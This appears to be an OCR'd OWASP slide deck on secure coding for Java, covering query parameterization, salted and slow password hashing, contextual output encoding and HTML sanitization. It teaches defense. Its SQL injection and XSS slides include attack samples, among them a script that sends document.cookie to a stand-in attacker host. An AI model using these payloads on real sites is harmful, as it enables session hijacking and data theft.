RISK ADVISORY

Top Ten Security Defenses for Java Programmers

Eoin Keary
@eoinkeary

OWASP Volunteer

- *Global OWASP Board Member*

CTO BCC Risk Advisory

- *15 years of web-based software development and analysis experience*
- *Secure coding educator*
- *Chief Architect – edgescan.com*


edgescan

[1]

Query Parameterization

' ;

Anatomy of a SQL Injection Attack


Edit Account Information

Jim

Manico

jim@manico.net

Change Password

```
newEmail = request('new_email');

update users set email='newEmail'
where id=132005;
```

Anatomy of a SQL Injection Attack

1. <u>**SUPER AWESOME HACK**</u>: `newEmail = '--`

2.
```
update users set email='newEmail'
where id=132005;
```

3.
```
update users set email=''--'
where id=132005;
```

Query Parameterization in Java

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE
  EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from Employees
   where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Password Storage

- Store password based on need
  - Use a salt (de-duplication)
  - SCRYPT/PBKDF2 (slow, performance hit, easy)
  - HMAC (requires good key storage, tough)

Allow very complex and long passwords

1) **Do not limit the type of characters or length of user password**

- Limiting passwords to protect against injection is doomed to failure
- Use proper encoder and other defenses described instead
- Set large password length limits

Salt your passwords

2) Use a cryptographically strong credential-specific salt

```
protect( [salt] + [password] );
```

- Use a 32char or 64char salt (actual size dependent on protection function);
- Do not depend on hiding, splitting, or otherwise obscuring the salt

Leverage One-Way Keyed Functions

3a) Impose difficult verification on [only] the attacker (strong/fast)

HMAC-SHA-256([private key], [salt] + [password])

- Protect this key as any private key using best practices
- Store the key outside the credential store
- Isolate password hash generation to a separate service

Leverage One-Way Adaptive/Slow Functions

3b) Impose difficult verification on the attacker and defender (weak/slow)

PBKDF2([salt] + [password], c=10,000,000);

- **PBKDF2** when FIPS certification or enterprise support on many platforms is required
- **Scrypt** where resisting any/all hardware accelerated attacks is necessary
- Both options will limit your applications ability to scale


PBKDF2: Password-Based Key Derivation Function #2

XSS Defense

```
<script>window.location=‘http://evi
lEoin.com/unc/data=‘ +
document.cookie;</script>
```

```
<script>document.body.innerHTML=‘<b
link>CYBER IS
COOL</blink>’;</script>
```

Contextual Output Encoding (XSS Defense)



–Session Hijacking
–Site Defacement
–Network Scanning
–Undermining CSRF Defenses
–Site Redirection/Phishing
–Load of Remotely Hosted Scripts
–Data Theft
–Keystroke Logging
–Attackers using XSS more frequently

<

&lt;

XSS Defense by Data Type and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary
- This code was designed for high-availability/high-performance encoding functionality
- Simple drop-in encoding functionality
- Redesigned for performance
- **More complete API (uri and uri component encoding, etc) in some regards.**
- Java 1.5+
- Last updated February 3, 2014 (version 1.1.1)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts
Encode#forHtmlContent(String)
Encode#forHtmlAttribute(String)
Encode#forHtmlUnquotedAttribute
(String)

XML Contexts
Encode#forXml(String)
Encode#forXmlContent(String)
Encode#forXmlAttribute(String)
Encode#forXmlComment(String)
Encode#forCDATA(String)

CSS Contexts
Encode#forCssString(String)
Encode#forCssUrl(String)

JavaScript Contexts
Encode#forJavaScript(String)
Encode#forJavaScriptAttribute(String)
Encode#forJavaScriptBlock(String)
Encode#forJavaScriptSource(String)

URI/URL contexts
Encode#forUri(String)
Encode#forUriComponent(String)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution

```
1) <input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

2) <textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

3) <button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>

4) <script type="text/javascript">
var msg = "<%= Encode.forJavaScriptBlock(message) %>";
alert(msg);
</script>
```

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project


```
<script src="/my-server-side-generated-script">

class MyServerSideGeneratedScript extends HttpServlet {
        void doGet(blah) {
                response.setContentType("text/javascript; charset=UTF-8");
                PrintWriter w = response.getWriter(); w.println("function() {");
                w.println(" alert('" + Encode.forJavaScriptSource(theTextToAlert) + "');");
                w.println("}");
        }
 }
```

What is HTML Sanitization

- HTML sanitization takes untrusted markup as input and outputs “safe” markup
  - Different from encoding (URLEncoding, HTMLEncoding, etc.)

- HTML sanitization is everywhere
  - TinyMCE/CKEditor Widgets
  - Web forum posts w/markup
  - Javascript-based Windows 8 Store apps
  - Outlook.com

This example displays all plugins and buttons that comes with the TinyMCE package.



Welcome to the TinyMCE editor demo!

Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.

We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.

Got questions or need help?

If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates.

Path: h1 » img Words:179

Source output from post

Element	HTML
content	<h1><img style="float: right;" title="TinyMCE Logo" src="img/tlogo.png" alt="TinyMCE Logo" width="92" height="80" />Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend <a href="http://www.getfirefox.com" target="_blank">Firefox</a> as the primary browser for the best editing experience, but of course, TinyMCE is <a href="../wiki.php/Browser_compatiblity" target="_blank">compatible</a> with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our <a href="../forum/index.php">community forum</a>! We also offer Enterprise <a href="../enterprise/support.php">support</a> solutions. Also do not miss out on the <a href="../wiki.php">documentation</a>, its a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the <a href="../develop/bugtracker.php">Tracker</a> to report bugs to the developers.</p> <p>And here is a simple table for you to play with.</p>

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules.
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration. No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

